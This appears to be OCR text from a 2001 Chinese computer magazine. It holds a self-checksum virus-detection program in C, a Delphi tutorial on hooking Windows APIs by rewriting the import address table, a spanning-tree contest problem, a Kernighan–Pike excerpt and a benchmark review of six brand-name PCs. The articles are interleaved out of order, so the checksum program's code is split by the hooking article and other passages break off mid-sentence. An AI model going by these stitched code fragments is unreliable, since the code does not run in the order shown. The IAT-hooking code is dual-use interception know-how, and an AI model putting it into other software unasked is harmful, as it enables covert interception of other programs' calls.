既然文件型病毒是依靠文件生存的，被感染的可执行文件内容肯定会发生变化，所以，要检查文件是否被病毒感染并不难。PE可执行文件有一个DWORD CheckSum，该双字是用于存放PE可执行文件的校验和。因为一般的可执行文件不需要校验和，所以在普通可执行文件中它通常是0。而Windows NT和Windows 2000的驱动程序则需要校验和，如此处的值与验证的校验和不同，就会报告出错，提醒你重新下载驱动程序。

根据这个原理，我们就可以编写一个检测文件型病毒的小程序。你可以把它放在开始菜单的启动菜单中，以便经常运行。如果系统中有病毒，那么这个文件很快就会被感染，从而引起文件内容的变化，文件校验和自然与原来的不相同。每次启动电脑时这个程序便会自我检查，若发现校验和不正确，则说明你的系统可能已经被病毒感染，赶快杀毒吧！需要注意的是，如果想使普通的PE可执行文件CheckSum双字有意义，你必须在VC5以上的link.exe中加入 -release 选项。

Windows提供了检查可执行文件校验和的API函数：MapFileAndCheckSum()，可以算出此文件的校验和。该函数原形如下：

```
ULONG MapFileAndCheckSumA(
   IN  LPSTR Filename,
   OUT LPDWORD HeaderSum,
   OUT LPDWORD CheckSum
  );
```

参数意义：

Filename 指定文件名的空结束的字符串的指针，该文件的校验和将被计算。

HeaderSum 从映像文件接收原始校验和的变量的指针，有错误时它是零值。

CheckSum 接收计算后的校验和的变量的指针。

返回值：

如果函数成功，函数返回值是CHECKSUM_SUCCESS；

如果函数失败，函数返回值为下列值之一：

CHECKSUM_OPEN_FAILURE：不能打开文件；

CHECKSUM_MAP_FAILURE：不能创建文件的映射文件；

CHECKSUM_MAPVIEW_FAILURE：不能映射文件的观看；

CHECKSUM_UNICODE_FAILURE：不能将文件名称转换为UNICODE。

耳闻为虚，眼见为实，动手编写程序。

1.启动VC。

2.选择File菜单下的New命令，选Projects标签并新建Win32 Application工程。在Project Name中输入名称ckvir，点击“OK”按钮。在下一个对话框中点“Finish”按钮，再点击“OK”，便可生成一个空的项目。

3.选择File菜单的New命令，在File标签中新建C++ Source File。输入文件名ckvir，然后输入下面的源程序：

```
/*头文件*/
#include "windows.h"
#include "imagehlp.h"

/*MapFileAndCheckSumA所需要用到的库文件。*/
#pragma comment (lib, "imagehlp.lib")

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{  DWORD head_check_sum =1;
   DWORD check_sum=0;
   char buf[512];

   /*取这个程序的文件名*/
```

□南京　风吹雨

Delphi中API Hook探秘(下)



3.PE文件格式

分配表、页模式、虚拟内存、内存映射……够写一本书的了吧？我这儿只想简单地说两句。

PE文件格式是Windows 9X以上版本和Windows NT操作系统中广泛采用的32位可执行文件格式。与16位的NE格式不同的是，如果在内存中建立Module（Module这一术语通常用来表示已装入内存的可执行文件或DLL的代码、数据及资源，除了程序中直接用到的代码和数据外，一个Module也指用于判定代码及数据在内存中位置的支撑数据结构），则这个Module中的代码、数据、输入表、输出表以及其他有用的数据结构等使用的内存都放在一个连续的内存块中。编程人员只要知道装载程序文件映像到内存后的地址，即可通过映像后面的各种指针找到Module中的所有内容。具体来说，PE格式中的许多项是以RVA（相对虚拟地址）方式指定的，RVA就是某个项相对于文件映像地址的偏移。例如，装载程序将一个PE文件装入到虚拟地址空间，从0x10000开始的内存中，如果PE文件中某个表在映像中的起始地址是0x10800，那么该表的RVA就是0x800。将RVA转化为可用的指针，只要将RVA的值加上Module的基地址即可。基地址是指装入到内存中的EXE或DLL程序的开始地址，它是Windows编程中的一个重要概念。为了方便起见，Win32将Module的基地址作为Module的实例句柄（Instance Handle）。在Win32中，你可以直接调用GetModuleHandle取得指向DLL的指针，通过该指针访问该DLL Module的内容。

PE文件格式可执行文件共有五部分组成：MS-DOS首部、PE首部、信息块表、信息块、辅助信息。MS-DOS首部是一个极小的DOS程序，一般是为了显示像“This program cannot be run in MS-DOS mode”这类的信息。在Delphi中，其定义在PImageDosHeader结构中。该首部还给出了PE首部结构的起始地址，_lfanew字段就是真正PE首部的相对偏移。PE首部在Delphi中定义为PImageNTHeaders结构，该结构是由一个双字的标志项和两个子结构构成：

```
Signature      : DWORD;
FileHeader     : TImageFileHeader;
OptionalHeader : TImageOptionalHeader;
```

标志项是为了说明该可执行文件是“PE\O\O”、“NE”还是“LE”。TImageFileHeader包含了编译器产生的COFF OBJ信息。TImageOptionalHeader包含有堆栈初始大小、块表大小、数据目录（Data Directory）及其他一些重要信息。你并不需要知道TImageOptionalHeader的所有字段。最重要的两个字段是ImageBase和Subsystem。其中还有一个重要的字段——IMAGE_DATA_DIRECTORY DataDirectory [IMAGE_NUMBEROF_DIRECTORY_ENTRIES]。数组一开始的元素内含可执行文件重要部位的RVA及大小。数组的第一个元素代表exported function table（如果有的话）的地址和大小，第二个元素代表imported function table的地址和大小，依此类推。在我们的程序里，用它得到RVA：

```
RVA := NT^.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
```

这样，我们也得到了exported function table和

```
GetModuleFileName(GetModuleHandle(NULL),buf,512);

/*调用MapFileAndCheckSum 取该文件的校验和*/
    if(CHECKSUM_SUCCESS!=MapFileAndCheckSum(buf,&head_check_sum,&check_sum))
    { MessageBox(0,"检查出错,检查未完成","错误",MB_OK);
        return 0;
    }

    /*分析结果*/

    if(head_check_sum!=check_sum)
    {
        MessageBox(0,"这程序已经被非法改动,可能您的系统已经被病毒感染","出错提示",MB_ICONWARNING);
    }
    return 0;
}
```

4.选择Project菜单的Settings命令，选Link标签，去掉Generate debug info和Link incrementally选项。选Category组合框的Gustomize，去掉Use program database选项。最后在Project options中加入“ /release”，点击“OK”按钮结束。

5.编译运行程序。

现在可以运行这个程序了。好像什么也没提示，到底管不管用？那么我们做个试验。先备份此程序，然后用十六进制的编辑器（如WinHex、Hiew等）修改其中任意地方。再运行程序，那么程序立即会报告出错。这个程序我已在Windows NT4 Workstation（Pack 4）、VC6中编译，在Windows95/97/98/Me/NT/2000下运行通过。

最后祝愿天下计算机用户与计算机病毒无缘！CF

imported function table。这里有必要谈一谈 imported function table。

EXE/DLL 在被加载内存之前，存放在 PE 文件的 imported table（或称为.idata）中的信息是给加载器用来决定函数地址并修补它们，以便完成 image 用的。而在被加载之后，.idata 内含的是指针，指向 EXE/DLL 的输入函数。.idata section（imported table）是以一个 IMAGE_IMPORT_DESCRIPTOR 数组开始。在 PE 文件中联结（implicitly link）的 DLLs 都会在此有一个对应的 IMAGE_IMPORT_DESCRIPTOR 结构。最后一个 IMAGE_IMPORT_DESCRIPTOR 结构的内容全部为 NULL，以此作为结束符号。IMAGE_IMPORT_DESCRIPTOR 的格式描述如下:

DWORD Characteristics/OriginalFirstThunk：这是一个偏移值（一个 RVA），对应于一个输入函数。

DWORD TimeDateStamp:这是文件的产生时刻。通常此栏为 0。然而微软的 BIND 程序可以将此 IMAGE_IMPORT_DESCRIPTOR 所对应的 DLL 的产生时刻写到这里来。

DWORD ForwarderChain：这个字段关系到所谓的 forwarding（转交），意味着一个 DLL 函数在参考（呼叫、利用）另一个 DLL。这个字段内含一个索引，指向 FirstThunk 数组。被这个索引所指定的函数就是一个转交函数。

DWORD Name:这是一个 RVA，指向一个以 NULL 为结束字符的 ASCII 字符串，内含 imported DLL 的名称。

PIMAGE_THUNK_DATA FirstThunk：这是一个 RVA，指向一个 DWORDs（IMAGE_THUNK_DATA）数组。大部分情况下，该 DWORD 被解释为一个指向 IMAGE_IMPORT_BY_NAME 结构的指针。然而，以函数序号（而非函数名称）输入，也是有可能的。

IMAGE_IMPORT_DESCRIPTOR 结构中，最重要的部分是 imported DLL 的名称以及两个 IMAGE_THUNK_DATA DWORDs 数组。每一个 IMAGE_THUNK_DATA DWORDs 对应一个输入函数。在 EXE 文件中，两个数组（分别由 Characteristics 和 FirstThunk 栏位指向）平行存在，并且都以 NULL 为结束符号。第一个数组（由 Characteristics 指向）从不被修改，有时候它又被称为 hint-name table。第二个数组（由 FirstThunk 指向）则被加载器改写。载入器一一检阅每一个 IMAGE_THUNK_DATA，并找出它所记录的函数的地址，然后把位址写入 IMAGE_THUNK_DATA 这个 DWORD 之中。

我们在改写 API Hook 那一节谈过，对 DLL 函数的呼叫会导致一个 JMP DWORD PTR[XXXXXXXX]指令。[XXXXXXXX]事实上参考到 FirstThunk 数组中的一个元素。由于这个 IMAGE_THUNK_DATA 数组内容已被加载器改写为输入函数的地址，所以它又被称为 Imported Address Table（IAT）。

我希望大家能仔细地研究一下 MSDN 里关于这方面的文章。你天天编程都和 PE 文件打交道，不了解可不行哟。我感觉说得太多了。我之所以说了这么多，特别是对 IMAGE_IMPORT_DESCRIPTOR 结构，因为 Delphi 好像并没有定义 IMAGE_IMPORT_DESCRIPTOR 结构，也许是我没有找到。在我的程序里，自定义了这个结构，为了找到这个结构都快把我累疯了。你也找找吧，如果找到了可要告诉我哦。

```
type
    PIMAGE_IMPORT_DESCRIPTOR = ^IMAGE_IMPORT_DESCRIPTOR;
    IMAGE_IMPORT_DESCRIPTOR = packed record
      OriginalFirstThunk  :  DWORD;
      TimeDateStamp       :  DWORD;
      ForwarderChain      :  DWORD;
      Name                :  DWORD;
      FirstThunk          :  DWORD;
    end;
```

注意，这里也使用了 packed 关键字。packed record 相当于 C 语言中的 structure（知道为什么我把 packed record 称作结构了吧）。

还记得我们前面提到的 GetModuleHandle 吗？Delphi 的帮助里是这么说的:“Parameters lpModuleName Points to a null-terminated string that names a Win32 module (either a .DLL or .EXE file)……If this parameter is NULL, GetModuleHandle returns a handle of the file used to create the calling process.”如果我们把 GetModuleHandle 的参数设为 NULL，哈哈，一切都有了（你有我有全都有）！

为了保证正确地拦截，我们必须穷举 PE 文件中的 IMAGE_IMPORT_DESCRIPTOR 数组，看是否有我们的 Module（例如 USER32.DLL）。如是，则穷举了 IMAGE_THUNK_DATA，看是否引入了我们需拦截的函数。在我的程序里，我穷举了 PE 文件中的 IMAGE_IMPORT_DESCRIPTOR 数组，并穷举 IMAGE_THUNK_DATA，和我们拦截的函数的真正地址比较，如是，则替换它。这样做的好处是我们不必知道我们拦截的函数是从 USER32.DLL、GDI32.DLL 还是从 KERNEL32.DLL 中引入的。

唉，说多了让人心烦，也许你早就全知道啦，实在不行，聪明的你读读代码也就全明白了。还是看看关键的截获代码吧，这是 PermuteFunction 的终极版本，只需用它代替原版本，程序就全部完成了。关键的代码只有 10 行哦。

4.关键的代码

```
(*---------------------------------------------------*)
(* PermuteFunction功能   :用 NewFunc替代 OldFunc      *)
(*                      Windows Me + Delphi 5.0      *)
(*---------------------------------------------------*)
unit APIHook;
interface
```

```
uses
  Windows,  Classes ;
type
  PImage_Import_Entry = ^Image_Import_Entry;
  Image_Import_Entry = record
    Characteristics     : DWORD;
    TimeDateStamp       : DWORD;
    MajorVersion        : Word;
    MinorVersion        : Word;
    Name                : DWORD;
    LookupTable         : DWORD;
end;

Function TrueFunctionAddress(Code: Pointer): Pointer;
Function PermuteFunction(OldFunc, NewFunc: Pointer):
Integer;
implementation
type
  TImportCode = packed record
    JumpInstruction: Word;
    AddressOfPointerToFunction: ^Pointer;
  end;
  PImportCode = ^TImportCode;
function TrueFunctionAddress(Code: Pointer): Pointer;
var func: PImportCode;
begin
  Result := Code;
  if Code = nil then exit;
  try
    func := code;
    if (func.JumpInstruction=$25FF) then begin
      Result := func.AddressOfPointerToFunction^;
    end;
  except
    Result := nil;
  end;
end;

Function PermuteFunction(OldFunc, NewFunc: Pointer):
Integer;
var IsDone: TList;
Function PermuteAddrInModule(hModule: THandle; OldFunc,
NewFunc: Pointer): Integer;
var
  Dos          : PImageDosHeader;
  NT           : PImageNTHeaders;
  ImportDesc   : PImage_Import_Entry;
  RVA          : DWORD;
  Func         : ^Pointer;
  DLL          : String;
  f            : Pointer;
  written      : DWORD;
begin
  Result := 0;
  Dos := Pointer(hModule);
  if IsDone.IndexOf(Dos) >= 0 then exit;
  IsDone.Add(Dos);

  OldFunc := TrueFunctionAddress(OldFunc);
  if IsBadReadPtr(Dos,SizeOf(TImageDosHeader)) then exit;
  if Dos.e_magic <> IMAGE_DOS_SIGNATURE then exit;
  NT := Pointer(Integer(Dos) + dos._lfanew);
   RVA  := NT^.OptionalHeader.DataDirectory
[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;

  if RVA = 0 then exit;
  ImportDesc := pointer(integer(Dos)+RVA);
  While(ImportDesc^.Name<>0) do
  begin
    DLL := PChar(Integer(Dos) + ImportDesc^.Name);
     PermuteAddrInModule(GetModuleHandle(PChar(DLL)),
OldFunc,NewFunc);
    Func := Pointer(Integer(DOS) + ImportDesc.LookupTable);
    While Func^ <> nil do
    begin
      f := TrueFunctionAddress(Func^);
      if f = OldFunc then
      begin
         WriteProcessMemory(GetCurrentProcess,Func,
@NewFunc,4,written);
        If Written > 0 then Inc(Result);
      end;
      Inc(Func);
    end;
    Inc(ImportDesc);
  end;
end;

begin
  IsDone := TList.Create;
  try
    Result := PermuteAddrInModule(GetModuleHandle(nil),
OldFunc,NewFunc);
  finally
    IsDone.Free;
  end;
end;
end.
```

我们测试一下。运行TRY2……怎么，又失败了？天啊！（我蒙上眼睛）不要这么悲观嘛！我们不要在Delphi的编译环境下运行它们。不必关闭Delphi，我们来到资源管理器，找到刚才编译好的TRY2.exe，再运行它。怎么样，成功了吧？我想，这就是大多数人没有用Delphi编写成功API Hook的原因吧。不过，你知道其中的原因吗？就算是留给你的作业题了。

再测试一下。我们发现TRY2运行时本进程就会挂上钩子，而TESTTRY需要运行TRY2中的BUTTON1后才挂上钩子，这是对的。因为TRY2运行时就会加载TRYDLL.DLL，而其他的进程需要SetWindowsHookEx(WH_GETMESSAGE, @GetMsgProc, HInstance, 0)运行后才会加载TRYDLL.DLL。

一切OK！怎么样？用它编了什么好程序也让我分享分享哦。CF

大师谈程序设计

你是否曾：

浪费了许多时间去对一个错误算法做编码？

使用了一个过于复杂的数据结构?

测试一个程序而忽略了其中最简单的问题？

花了一整天功夫查找一个错误，实际上却应该在5分钟内就找到它？

需要让一个程序运行速度快3倍而且使用更少的存储?

费劲地把一个工作站上的程序移到PC上，或者相反？

试图对其他人写的某个程序做最简单的修改？

重写一个程序，原因是你根本无法理解它？

这些事都很有趣吗？

编程序的人每时每刻都会遇到这些事情。但在处理时发生的情况却很不令人满意，通常都比实际上的更糟，产生这种状况的原因是，常规的计算机科学和程序设计课程都不大关注那些程序设计实践方面的论题，如测试、排错、可移植性、性能、设计选择以及程序设计风格等等。许多程序员随着自己经验的增长慢慢地、毫无计划地学到了一些东西，也有些人始终都没有学好。

在这个庞大的世界里,人们面临的是错综复杂、相互联系和处于不断变化中的工具、语言和系统,以及对任何东西都提出更多要求的无情压力。在这种情况下，人们很容易忘掉那些最基本的原则——简单性、清晰性和普遍性——而正是这些东西，实际上是构成好软件的基石。人们也可能忽略工具和表示法的价值。实际上,利用它们可由计算机自动构造出某些软件，从而让计算机为其本身的程序设计做一些事情。

……我们采用的方式是讨论一些基本的、互相关联的原则，它们可以用到计算的各个层次中。这些原则包括:简单性，它能使程序短而容易管理;清晰性,它保证程序容易理解,无论是对人还是对机器;普遍性,它意味着程序在很广泛的情形下都能工作得很好，也容易做修改以适应新出现的情况;自动化,借助计算机帮助我们做一些工作，使人能够摆脱许多平凡琐碎的事项。通过考察各种不同语言中的一些程序设计例子，从其算法和数据结构,到设计、调试、排错和性能改进，我们能展现出许多具有普遍意义的工程概念,它们是独立于具体语言、操作系统和编程规范的。

……根植于我们多年来开发和维护的大量软件、多年讲授程序设计的课程以及多年与各种各样的程序员共同工作的经历，我们希望与人共享这些关于程序设计实践问题的经验和教训,从我们的经验中传递一些见识,提出一些方法和建议，以帮助各层次的程序员变得更加熟练,工作更有效率。

风格

好的风格对于好的程序设计是如此重要……

书写良好的程序比胡乱写出的程序好——它们包含的错误更少，更容易排错、容易修改。所以，最重要的是从一开始就注意风格。这里还提出了好程序设计的一个重要论点：应该尽量采用对所用语言最合适的习惯用法。

算法和数据结构

计算机科学教育计划的核心，也是程序设计课程的重要组成部分。复杂的算法和数据结构通常都是由那些基本算法和数据结构构建起来的，因此需要掌握那些最基本的东西。

界面设计

用户和程序之间、程序不同部分之间的界面是程序设计的基本问题。软件的成功很大程度上取决于这些界面设计和实现界面设计的许多重要问题：抽象、信息隐蔽、资源管理和错误处理等等。

测试

系统化地、有效地排除程序错误的各种策略和技术。

虽然我们总是希望第一次就能把程序写正确，但是，程序错误以及相应的排错过程实际上是无法避免的。

测试的目的就是企图给出一种合理的保证,说明一个程序能正常工作,或者说明它经过改造之后仍然是正确的。……强调的是如何通过手工和机械的方式进行系统化的程序测试。边界条件测试针对潜在的薄弱点进行仔细检查。机械化测试使人可以比较容易地用合理代价完成昂贵的测试。应力测试提供与典型用户所用方法不同的另一类测试，它可能搜寻出另外一些种类的错误。

效率

计算机的速度已经是风驰电掣，编译器已经做得如此之好，因此，许多程序在写出之时就已经足够快了。但是,另一些程序则实在是太慢,或者是使用了太多的存储，甚至同时存在这两方面的问题。给出了一种有序方法处理这些问题,设法改造程序,使之能更有效地使用资源，并使它在提高效率的同时仍然是正确和有效的。

如何破坏通讯网中两点间通讯使破坏的线路数最少

□主持人 罗光宣

(一)问题

设通讯网可用图论中的一个连通无向图表示。现给定一通讯无向图,请编程给出切断两指定点间通讯的删除边数最少的方案。

(二)预备知识:生成树

首先在这里介绍单连通路的生成树的概念。对一个单向连通图,如果有它的一个子图: 边集取原图边集的一个子集,而点集与原图相同,且该子图是一棵树,则该子图树称为原图的生成树。

如图1中由所有点与实线组成的图,就是所有点与实线与虚线组成图的生成树。




图 1

(三)什么是基本边割集

对于生成树而言,如果去掉每一条边,例如图1中实线的边,都将一定使生成树成为两个分支。相应对原图而言,每一生成树的边(也称为树枝)与非生成树的边(也称为弦)组成的边集称对应该树枝的一个基本边割集。

例如图1中有7条树枝:e_1,e_3,e_4,e_7,e_9,e_{10}与e_{12}。

有e_1对应基本边割集为{e_1,e_5,e_6};

e_3 对应{e_3, e_2, e_5, e_6};

e_4 对应{e_4, e_2, e_5, e_6};

……

e_{12} 对应{e_{12}, e_{11}, e_8};

(四)算法

在以上讨论基础上可导出解决本次擂台赛问题的算法,先给出一个结论。

结论1:在一棵树中,任意两点间存在惟一的通路。

算法:

①对单连通无向图求出生成树,具体方法本栏目多次介绍与讨论过。

②在生成树中求出指定两点间的惟一通路。

③对通路中的每一条边求出其基本边割集。

④将边割集中含边数最少的作为解答输出即可。

限于篇幅,源程序从略。CF

可移植性

一个成功的程序可能在环境不断变化的情况下使用相当长时间,计算是一个语言丰富的领域,在这里,不仅有我们常用来做程序设计的通用语言,还有许多集中应用在较窄领域中的专门语言。第9章给出了一些例子,说明在计算领域里记法的重要性。还想说明怎样利用这方面的东西来简化程序,指导程序设计,或者帮助我们编写那种能够写程序的程序。

——摘录自Brian W.Kernighan & Rob Pike著《程序设计实践》一书的引言

(北京 晓明提供)

2001年第8期擂台赛获奖名单

擂　　主:柯玉华(辽宁) 利木均(云南)

优秀选手:江东鸣(新疆) 王贵希(陕西) 吴天(海南)
张远达(湖南) 江夏远(江苏)

本期评委:吴文虎 刘雅英 罗光宣 陈虔

两位擂主将各获得全向极光二代Modem一个与100元奖金,优秀选手将获得本刊提供的软件光盘一张。

本期擂主的奖品由全向公司提供。


2001年第14期擂台赛题目

求均匀多边形铁板的重心

任给一块均匀铁板,该铁板是任意n边形,请编程给出该铁板的重心位置。

设输入数据放在input.dat中,第1行为整数n,表示铁板是n边形,以后共n行,每行两个浮点数xi,yi依逆时针方向依次给出n个点的顶点坐标。

显然input.dat给出的多边形任意两边不会在非顶点位置相交,围成的区域是一个连通区域。请编程在屏幕上给出重心坐标。



Í¼1

参 赛 要 求

(1)要求有程序的简要说明,程序有较好的写作风格,适当的注释。

(2)非常欢迎将参赛程序通过软盘或E-mail:arena@cfan.com.cn寄来。

(3)本次擂台赛评奖日期为:2001年9月25日。

(4)来稿请寄:北京9615信箱《电脑爱好者》编辑部(擂台赛2001年第14期)收(100086)。

六虎相争，鹿死谁手？



□CFan 评测室　Ken

兼容机和品牌机之争由来已久，但这场战争真正激烈得如火如荼却是近一两年的事。

早期，品牌机与DIY兼容机的最大差异主要体现在价格上，所以早期品牌机的主要市场还只是在商业用途或企业单位的批量购机上。后来，品牌机推出了一些采用低成本整合型主板为主要架构的所谓‘低价电脑”，将品牌机的价格线一下推到了普通用户可以接受的价位——但这种电脑的性能并不是很令人满意，所以招来了一些非议和批评，焦点主要集中在这类电脑的多媒体游戏性能不佳以及无法扩展升级的缺陷上，“低价格代表低性能”的罪名使得低价品牌电脑的前景又迷离起来……

到了今年，情况已经大为不同，品牌机已经开始和DIY兼容机逐鹿中原，试图平分天下。

为什么我们会把目光投向品牌机？

我们曾经对DIY兼容机推崇备至，理由是兼容机对配置及价格控制的灵活性非常强。但需要指出的是，很多人对DIY理念的认识非常肤浅，以为到市场上将常用配件配齐，然后运行起来就算是DIY一台兼容机了——这个观点是个非常大的错误！真正DIY的精神并不是靠装一台性价比很好的电脑就能体现的，它的正确理解应该是如何通过自己动手将一台电脑的性能发挥到极点——这个过程并不简单，需要丰富的软硬件知识及很强的动手能力，包括掌握微机原理、软硬件编程接口、驱动程序优化改造、硬件结构设计及工作原理、电子电路理论和操作等非常专业的知识才能达到目的。

但DIY兼容机也有它的弱点，那就是在售后服务及技术支持方面。很多零配件组装后可能会发生兼容性问题或故障，但由于零配件服务有限，往往不能得到很好的技术支持，而这些问题又不是普通用户自己能够解决的，因此成为困扰DIY兼容机用户的最大难题。

与此相反，品牌机的优势在于比较全面的服务，其服务的内容及方位很广，包括软硬件故障解决、应用方案提供等多种服务，所以对于部分家庭用户来说，他们更希望选择具备良好服务的品牌机。

这次我们评测室从市场上众多的品牌电脑中经过综合衡量，优选了6个品牌的台式电脑最新样机，分别是联想、方正、海尔、清华同方、七喜、惠普（HP）六个国内外著名品牌，也是品牌机市场上的几个主要品牌。送测机型我们选择了市场的主流处理器频率标准，主要是PIII 1G和P4入门机种，市场定位全部是家用型的。

如何测试

首先要说明的是这几款品牌机的硬件配置不大相同，包括主板芯片组、处理器结构和主频差异，所以我们的测试不是针对各品牌机的性能对比，评测结果仅仅起到一个选购参考作用。

我们先把所有送测电脑的硬盘分割成一个FAT32分区，因为硬盘的密度对数据的读取速度和整体性能的表现有举足轻重的影响。

电脑的内存对性能的表现也是相当重要的，尤其是现在的一些作业系统或是应用程序都需要一定的系统内存才能有高水准的性能表现。若是内存少于程序或作业系统的要求，虽然可以运行，但性能的表现就会受到很大的影响。当然，从另一方面来说，增加内存可以使电脑整体的性能提升，但这并不是绝对的。当然还要与处理器相配合，所以消费者在选购笔记本电脑时不要单一要求处理器的高主频或高容量内存，同时也要注意处理器与内存的搭配是否能达到最好的性能。这次送测的电脑的内存全部采用了128M内存，都具备比较大的可扩充能力，但我们在测试时是依厂商送来时的内存容量直接进行性能测试。

最后要提醒的是，电脑的性能测试并没有一个绝对的标准可遵循，虽然我们所测试的项目都是以一般消费者在选购品牌时会考虑的指标为主，像处理器的性能、配置的合理性及硬盘的性能等等，但整机最重要的性能表现方式还在于稳定性和可用性方面，测试出来的数据只是给消费者在选购时提供一个参考依据。

测试

测试使用的软件工具主要为PC Magazine的专门测试软件WinBench99的1.2版和WinStone的2001版，对系统的整体和各子系统性能进行测试。我们的每项测试都要运行三次，如果三次测试的成绩误差大于3%，则重新测试直至稳定。在测试软件时，每次测试我们都会重新启动电脑和整理硬盘，以保证测试的最佳优化，我们评测出来的数据仅供参考。

测试环境设定
评测软件平台：英文Windows98第二版
显示模式：1024×768，16位真彩色
DirectX 8.1版
打开硬盘和光驱的DMA模式

产品 / 测试内容	联想1+1电脑 未来先锋711	方正 卓越Z（7250）	清华同方 真爱3300E	七喜 喜笛6000S	海尔 超人1000	HP Pavilion mx70
ZD Business Winstone2001 V1.0	34.8	28.9	35	35	37.9	28.1
Content Creation Winstone2001 V1.0	34.4	24.2	33.1	30.7	34	26.3
Business Disk Winmark99 V1.2	5000	4400	4460	4950	6000	4600
Business Graphics WinMark99 V1.2	300	250	361	315	288	285
CPU Mark99 1.1	77.9	70.9	84.5	85.3	85	75.4
FPU Winmark99 1.1	4150	5100	5320	4500	5320	5200
参考价格	10499元	7499元	8388元	8999元	9999元	13800元

对各测试软件数据的说明

ZD Business Winstone2001 V1.0

ZD Business Winstone2001 V1.0的得分体现了系统在实际商业应用下的性能，换句话说，就是测试电脑的办公性能。本来这项测试对家用电脑来说不太合适，但很多家庭在购买电脑后都会使用或学习Office等大型办公软件，Business Winstone2001的测试脚本基本上也是这个软件包组成的，所以我们也将其加入到了测试项目中。该套软件记录系统运行每个脚本的时间，然后将这个时间转换为相当一个基准机器完成相同脚本时间的分数，这个得分是ZD以PII333MHz、64M机器的性能作为参考对象得到的，其得分设为10分，最后我们看到的是一个相对得分，而不是时间单位，这个得分当然是越高越好。在测试中，海尔的得分最高，应得益于PIII 1G处理器和7200rpm高转速硬盘的支持。由于方正及惠普两款电脑采用的是整合型主板，优势不体现在这方面，因此在测试中表现就显得不如其他几款出色。

Content Creation Winstone2001 V1.0

Content Creation Winstone2001考察的是系统在运行网页制作和其他多媒体应用时的整机性能，这套软件包括6个应用程序脚本。在测试中，Content Creation Winstone2001同时打开多个应用脚本程序，并不断地在各个程序间切换，虽然现在的PC已相当快，但某些操作还是得等待，我们将这些操作称为热点（hotspot），而这些热点正是该测试软件的重点。Content Creation Winstone2001的得分越高越好。多媒体应用是家用电脑中的重要性能要求，在这项测试中，联想的机器发挥了其奔腾四代处理器强大的SEE2多媒体扩展指令支持性能，是测试中得分最高的一款。方正及惠普两款电脑由于前面提到的原因仍然显得不如其他几款出色。

Business Disk Winmark99 V1.2

Business Disk Winmark99反映的是磁盘子系统的性能。它由不同应用程序中的磁盘操作组成测试脚本，磁盘子系统包括硬盘、硬盘控制器、硬盘驱动程序和硬盘的Cache。该测试系统有几个测试项反映磁盘性能，其中包括Disk WinMark99、寻道时间、数据传输率和CPU占用率，最后统一得出分数。送测的几款机器中只有海尔电脑采用了7200rpm高转速硬盘，所以它的得分比较突出，其他几台全部采用了5400转硬盘，性能差距不大。

Business Graphics WinMark99 V1.2

Business Graphics Winmark99测试的是图形子系统的性能，包括图形芯片组、显存、驱动程序、系统内存和总线结构，通过运行数据库、浏览器和任务切换等一系列应用程序进行测试。它的得分以商用Winstone99测试中所使用的大量GDI操作为基础，并对该得分进行标准化处理，以便能够反映用于商用Winstone99测试的基本系统特性。但要说明的是，Graphics WinMark评分和Winstone99评分不同，它通过运行一系列不间断的侧重于图形的测试来生成Graphics WinMark评分，而Winstone99中对图形的测试包含着图形、磁盘及处理器操作。在送测品牌机中，几款采用了nVIDIA图形芯片组

显卡的机器表现都不错。

ZD CPUmark99和FPU Winmark

CPUmark99反映了由处理器、高速缓存、内存以及它们之间的通道所组成的处理器子系统运行32位代码的能力，而FPU Winmark则反应了处理器子系统进行浮点运算的能力。我们可以通过CPUmark99和FPU Winmark的得分来衡量电脑是否能较好地发挥处理器的能力。原本预计各机整数及浮点之间的差距不会太大，但测试结果并非我们想象中的那样，主要是由于各不同主板芯片组对处理器性能的支持程度不尽相同造成的。

品牌机点评

联想1+1电脑 未来先锋711

参考价格:10499元

基本配置:

CPU	P4 1.3G
主板	联想850主板
显示器	15英寸LCD
显卡	TNT2 PRO 32M
内存	SAMSUNG 64M RAMBUS × 2
硬盘	Seagate 40G
光驱	50X CD-ROM
Modem	内置PCI 56K



这款电脑是联想在2001年推出的“大片”，它采用了奔腾四代处理器，希望以强大的SEE2多媒体扩展指令来提升家用电脑的多媒体性能和多任务处理能力。除此之外，这款机器的另一个亮点是采用了新一代的显示器——液晶显示器。液晶显示器具备占用空间少、无辐射、故障率少等多种优点，联想也是第一个将液晶概念加入品牌机的国产名牌，这样的性价比恐怕也是目前国内最高的。

先锋P4机箱空间大，内部布局次序较好，使用了特意设计的数据线，长短合适，扎线干净，井然有序。联想的主板提供了五条PCI槽，4个USB接口，扩展能力很强，不过主机内存使用两条SAMSUNG 64M RAMBUS内存，减少了内存的扩展空间。另外，该机没有采用Intel专用的CPU风扇，而是采用了体积更大、散热威力更强的超大风扇，加上机箱预留的两个机箱风扇位，提供了很好的散热方案，有利于系统的稳定工作。

这款电脑键盘和鼠标都是支持USB接口的，并且键盘提供的USB口可直接连接USB鼠标。在USB联想键盘上还提供了支持联想幸福之家的多个快捷键，可以直接控制部分常用网络操作及音频娱乐操作，并支持汉字手写输入，增加了该款机器的易用性。

要说明的是，先锋P4出厂为DOS机，没有预装图型界面的操作系统，不过在随机软件中，我们发现了联想的幸福之家套装及语音识别等软件。

先锋P4的性能基本上无瓶颈，由于采用了独立的AGP显卡设计，无论是高质量的视频播放还是大型3D游戏，都能很好地满足硬件要求，属于全能型家用电脑。

清华同方 真爱3300E

参考价格:8388元

基本配置:

CPU	PIII 1G
主板	微星694X 686B（MS-6198）
显示器	17英寸纯平显示器
显卡	TNT2 M64 32M
内存	现代原装单面128M PC133 SDRAM
硬盘	Seagate 40G
Modem	内置PCI 56K



清华同方也是国内最大的老牌品牌机制造商之一，真爱3300E是其针对家庭用户推出的最新款全能型电脑，其配置合理，特点很接近于主流DIY兼容机配置，注重综合性能的完善。其采用的694X芯片组能很好地支持PIII 1G处理器高达133MHz的外频频率，以发挥其强大的总线带宽优势。主板南桥芯片也是采用最新的686B芯片，支持目前最新的ATA 100规范，提高了硬盘的传输率，以保证整个系统的优异性能。

